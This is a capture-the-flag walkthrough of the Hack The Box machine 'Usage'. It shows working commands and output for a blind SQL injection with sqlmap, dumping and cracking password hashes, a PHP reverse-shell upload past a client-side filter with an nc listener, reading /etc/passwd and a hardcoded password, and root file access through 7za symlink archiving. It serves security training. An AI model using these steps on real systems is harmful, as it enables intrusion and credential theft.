Description
Usage is an easy Hack The Box machine that features:
- SQL Injection in a Laravel database to obtain credentials of administrator dashboard
- Insecure File Upload of PHP files in the administrator dashboard (bypass client filter)
- User pivoting using hardcoded password in a configuration file
- Privilege Escalation via a 7z archive application executed as
rootuser
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.104.234.
$ ping -c 3 10.129.104.234
PING 10.129.104.234 (10.129.104.234) 56(84) bytes of data.
64 bytes from 10.129.104.234: icmp_seq=1 ttl=63 time=56.9 ms
64 bytes from 10.129.104.234: icmp_seq=2 ttl=63 time=64.6 ms
64 bytes from 10.129.104.234: icmp_seq=3 ttl=63 time=57.2 ms

--- 10.129.104.234 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 56.932/59.584/64.585/3.537 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.104.234 -sS -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.104.234
Host is up (0.082s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.21 seconds
We get two open ports, 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.104.234 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.104.234
Host is up (0.056s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a0:f8:fd:d3:04:b8:07:a0:63:dd:37:df:d7:ee:ca:78 (ECDSA)
|_  256 bd:22:f5:28:77:27:fb:65:ba:f6:fd:2f:10:c7:82:8f (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://usage.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.58 seconds
We get two services: Secure Shell (SSH) and Hypertext Transfer Protocol (HTTP) running on a Linux Debian. As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We observe that the service is hosting a website, we get redirected to usage.htb domain so we add it to our /etc/hosts list.
$ echo "10.129.104.234 usage.htb" | sudo tee -a /etc/hosts
The web server is a Laravel application with nginx 1.18.0.
$ whatweb --log-brief web_techs usage.htb
http://usage.htb [200 OK] Bootstrap[4.1.3], Cookies[XSRF-TOKEN,laravel_session], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], HttpOnly[laravel_session], IP[10.129.104.234], Laravel, PasswordField[password], Title[Daily Blogs], UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block], nginx[1.18.0]
We are able to login, to reset the password, to register, and to access to the administrator panel, admin.usage.htb. We can add the subdomain to the hosts list.
$ echo "10.129.104.234 admin.usage.htb" | sudo tee -a /etc/hosts

 We can create an acccount.

 When we login we have access to a blog.

 If we request a password recovery request, a link will be sent to that email address.
 If we enter a quote (
'), we obtain a server error (500). The application can be vulnerable to a SQL injection.
Exploitation
Let’s check that with SQLMap tool, and exporting the captured request. We are going to check a blind SQL Injection with high level (5).
$ sqlmap -r password_request -p email --dbms=mysql --technique=B --level 5 --dbs
...
sqlmap identified the following injection point(s) with a total of 142 HTTP(s) requests:
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: _token=jX80EPqdMqZovdY7K5ygUBCfJb8qAdl3wvMbUOTm&email=a@a.com' AND 5169=(SELECT (CASE WHEN (5169=5169) THEN 5169 ELSE (SELECT 1758 UNION SELECT 6340) END))-- -
---
...
available databases [3]:
[*] information_schema
[*] performance_schema
[*] usage_blog
The application is vulnerable to a SQL Injection. We obtained the name of the database usage_blog. We need to get the tables.
$ sqlmap -r password_request -p email --dbms=mysql --technique=B --level 5 -D usage_blog --tables
...
Database: usage_blog
[15 tables]
+------------------------+
| admin_menu             |
| admin_operation_log    |
| admin_permissions      |
| admin_role_menu        |
| admin_role_permissions |
| admin_role_users       |
| admin_roles            |
| admin_user_permissions |
| admin_users            |
| blog                   |
| failed_jobs            |
| migrations             |
| password_reset_tokens  |
| personal_access_tokens |
| users                  |
+------------------------+
...
We find two tables that contains data about users, users and admin_users. We start checking the first table.
$ sqlmap -r password_request -p email --dbms=mysql --technique=B --level 5 -D usage_blog -T users --dump
...
Database: usage_blog
Table: users
[3 entries]
+----+---------------+--------+--------------------------------------------------------------+---------------------+---------------------+----------------+-------------------+
| id | email         | name   | password                                                     | created_at          | updated_at          | remember_token | email_verified_at |
+----+---------------+--------+--------------------------------------------------------------+---------------------+---------------------+----------------+-------------------+
| 1  | raj@raj.com   | raj    | $2y$10$7ALmTTEYfRVd8Rnyep/ck.bSFKfXfsltPLkyQqSp/TT7X1wApJt4. | 2023-08-17 03:16:02 | 2023-08-17 03:16:02 | NULL           | NULL              |
| 2  | raj@usage.htb | raj    | $2y$10$rbNCGxpWp1HSpO1gQX4uPO.pDg1nszoI/UhwHvfHDdfdfo9VmDJsa | 2023-08-22 08:55:16 | 2023-08-22 08:55:16 | NULL           | NULL              |
| 3  | htb@htb.local | HTB    | $2y$10$13JxIqOwGAD.w69VIzTrUuEKImqGIqYWVJ7/5PIsisJp7f4Nn62LO | 2024-04-13 19:22:39 | 2024-04-13 19:22:39 | NULL           | NULL              |
+----+---------------+--------+--------------------------------------------------------------+---------------------+---------------------+----------------+-------------------+
...
And the second table.
$ sqlmap -r password_request -p email --dbms=mysql --technique=B --level 5 -D usage_blog -T admin_users --dump
...
Database: usage_blog
Table: admin_users
[1 entry]
+----+---------------+---------+--------------------------------------------------------------+----------+---------------------+---------------------+--------------------------------------------------------------+
| id | name          | avatar  | password                                                     | username | created_at          | updated_at          | remember_token                                               |
+----+---------------+---------+--------------------------------------------------------------+----------+---------------------+---------------------+--------------------------------------------------------------+
| 1  | Administrator | <blank> | $2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2 | admin    | 2023-08-13 02:48:26 | 2023-08-23 06:02:19 | kThXIKu7GhLpgwStz7fCFxjDomCYS1SmPpxwEkzv1Sdzva0qLYaDhllwrsLT |
+----+---------------+---------+--------------------------------------------------------------+----------+---------------------+---------------------+--------------------------------------------------------------+
...
With the obtained hashes, we can move to John the Ripper application to crack them.
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
whatever1        (admin)
xander           (raj@usage.htb)
xander           (raj@raj.com)
3g 0:00:00:13 DONE 0.2210g/s 169.7p/s 466.9c/s 466.9C/s monalisa..abcdefgh
Session completed.
We obtain the password for raj@raj.com and raj@usage.htb users from users table, xander, and the password for admin user of the admin_users table, whatever1. Let’s check the credentials of the administrator in the admin subdomain.
 We get access to the administrator dashboard.
 At the top right of the page we can access to the
 Setting page and we can modify the avatar of the administrator user. We can try to upload a PHP reverse shell.
 We receive a response back that only image files are supported to upload. We are going to rename the PHP file to PNG and upload it, intercepting the request with a proxy. Now, in the request, we will change back the extension to PHP.
 We need to change the
 filename field.
 Then we create a listening port in our system.
nc -nvlp 1234
The request is successful and the webpage makes a request to the webshell we uploaded.
 When we accept the intercepted request we will receive a reverse shell as the
 dash user, we upgrade the shell.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.44] from (UNKNOWN) [10.129.104.234] 57030
Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 23:31:29 up 2 days,  9:52,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1000(dash) gid=1000(dash) groups=1000(dash)
/bin/sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
[keyboard] CTRL-Z
$ stty raw -echo; fg
$ reset xterm
dvir@headless:~/app$ stty rows 48 columns 156; export TERM=xterm; export SHELL=bash
Post-Exploitation
Apart from the dash user, xander and root are console users.
dash@usage:/$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
dash:x:1000:1000:dash:/home/dash:/bin/bash
xander:x:1001:1001::/home/xander:/bin/bash
Enumerating the files we find a hardcoded password in the /home/dash/.monitrc file.
dash@usage:/$ cd ~
dash@usage:~$ cat .monitrc
#Monitoring Interval in Seconds
set daemon  60

#Enable Web Access
set httpd port 2812
     use address 127.0.0.1
     allow admin:3nc0d3d_pa$$w0rd
...
We can login with the password 3nc0d3d_pa$$w0rd and the xander user successfully.
dash@usage:~$ su xander
Password:
xander@usage:/home/dash$ id
uid=1001(xander) gid=1001(xander) groups=1001(xander)
We see that xander can run /usr/bin/usage_management command as root user.
xander@usage:/home/dash$ sudo -l
Matching Defaults entries for xander on usage:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
We observe that it is a binary file that offer us three options: Project Backup, Backup MySQL data and Reset admin password. We see that the first option is running the 7z application.
xander@usage:/home/dash$ file /usr/bin/usage_management
/usr/bin/usage_management: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=fdb8c912d98c85eb5970211443440a15d910ce7f, for GNU/Linux 3.2.0, not stripped
xander@usage:/home/dash$ file /usr/bin/usage_management | grep zip
xander@usage:/home/dash$ /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): ^C
xander@usage:/home/dash$ strings /usr/bin/usage_management | grep zip
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
If we reverse engineer the binary we see that the /var/www/html directory is being archived.
 The command
 /usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- * is being executed. xander has full access rights to /var/www/html directory.
xander@usage:/home/dash$ ls -la /var/www/
total 12
drwxr-xr-x  3 root root   4096 Apr  2 21:15 .
drwxr-xr-x 14 root root   4096 Apr  2 21:15 ..
drwxrwxrwx  4 root xander 4096 Apr  3 12:39 html
We can create a symbolic link to the /root directory in /var/www/html, the root owned files will be packed in the /var/backups/project.zip file. We can do the same for another directory as the home of dash. Finally we will unpack the archive to obtain the root flag.
xander@usage:~$ cd /tmp
xander@usage:/tmp$ ln -s /home/dash /var/www/html/dash_dir
xander@usage:/tmp$ ln -s /root /var/www/html/root_dir
xander@usage:/tmp$ sudo /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs AMD EPYC 7763 64-Core Processor                 (A00F11),ASM,AES-NI)

Scanning the drive:
3185 folders, 18028 files, 132312029 bytes (127 MiB)

Creating archive: /var/backups/project.zip

Items to compress: 21213


Files read from disk: 18028
Archive size: 72303518 bytes (69 MiB)
Everything is Ok
xander@usage:/tmp$ mktemp -d
/tmp/tmp.5fk8IgVp9b
xander@usage:/tmp$ cd /tmp/tmp.5fk8IgVp9b
xander@usage:/tmp/tmp.5fk8IgVp9b$ 7z x /var/backups/project.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs AMD EPYC 7763 64-Core Processor                 (A00F11),ASM,AES-NI)

Scanning the drive for archives:
1 file, 72303518 bytes (69 MiB)

Extracting archive: /var/backups/project.zip
--
Path = /var/backups/project.zip
Type = zip
Physical Size = 72303518

Everything is Ok

Folders: 3185
Files: 18028
Size:       132312029
Compressed: 72303518
xander@usage:/tmp/tmp.5fk8IgVp9b$ ls dash_dir/user.txt
root_dir/root.txt
xander@usage:/tmp/tmp.5fk8IgVp9b$ ls root_dir/root.txt
root_dir/root.txt
Flags
Now we can obtain the root flag in the root_dir subdirectory and the user flag in the dash_dir subdirectory.
xander@usage:/tmp/tmp.5fk8IgVp9b$ cat dash_dir/user.txt
<REDACTED>
xander@usage:/tmp/tmp.5fk8IgVp9b$ cat root_dir/root.txt
<REDACTED>